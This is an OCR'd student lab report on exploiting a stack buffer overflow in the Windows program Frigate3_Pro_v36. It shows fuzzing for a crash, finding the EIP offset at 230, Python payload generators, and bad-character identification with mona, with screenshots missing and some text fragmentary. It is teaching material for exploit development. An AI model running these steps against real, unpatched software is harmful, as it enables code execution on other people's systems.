
REG NO:17BCD7040

Lab experiment - Working with the memory vulnerabilities – Part IV

1) Crashing the Frigate3_Pro_v36 with exploit2.py



Find any user interaction field shown above and paste the payload there.

Exploit used above:


Payload text created using Exploit2.py given As we

can see, it's crashed.


2) Changing the Trigger:

Finding EIP

Using pattern_create.rb and pattern_offset.rb in kali.



Copy this pattern and paste in any user interaction field of exploiting software.



Our Software will Crash.
Now, Copy the Offset overwritten in the EIP.

[*] Exact match at offset 230

┌──(javvadi㉿JAVVADI)-[~]
└─$
```

Here You can see, the offset matched at 230
So, we have to input some junk till the 230th offset and then instruct the EIP (Instruction Pointer) to execute ESP (Stack Pointer).

Let’s control the esp & Verify the above.

Control ESP

Here, I created a payload of 230 bytes of Alphabet “A” & 4 bytes of Alphabet “B” & some bytes of Alphabet “C”. and used this exploit in the user interaction field of our software. And check the EIP(Instruction Pointer) & ESP(Stack Pointer) & EBP(Base pointer).


We know Instruction Pointer points to the next instruction to be executed.

```
# -*- coding: cp1252 -*-

f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" *100

payload=junk + bat + cash +buf


f.write(payload)
f.close
```



EIP =42424242=”BBBB”

You can see ESP & EBP has been overwritten with numerous “C”s.

Identify Bad Characters



This will create an array of all bytes including all possible bad characters.

Open this bytearray.txt file and use this shell code and create a payload and identify the bad characters of this software.


```
# -*- coding: cp1252 -*-

f= open("ptest.txt", "w")
junk="A" * 230
bat = "B" * 4
cash = "C" *100
buf =""\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
buf +="\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
buf +="\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
buf +="\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
buf +="\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
buf +="\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
buf +="\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
buf +="\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"

payload=junk + bat + cash + buf

f.write(payload)
f.close
```


Paste the output in the user interaction field. Check the stack pointer and right click on it and click on “Follow on Dump”.



After this, You will able to identify the bad characters by using the address where the array begins

!mona compare -f bytearray.bin -a [address]

As shown below



The bad characters are: "\x00\x14\x09\x0a\x0d"

Find JMP ESP

Analysis & Vulnerability :

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.

Stack overflow is when a function or program uses more memory than is in the stack. As it grows beyond its allocated space, the dynamic stack contents begin to overwrite other things, such as critical application code and data. Because of this, we are able to pop up a calculator.
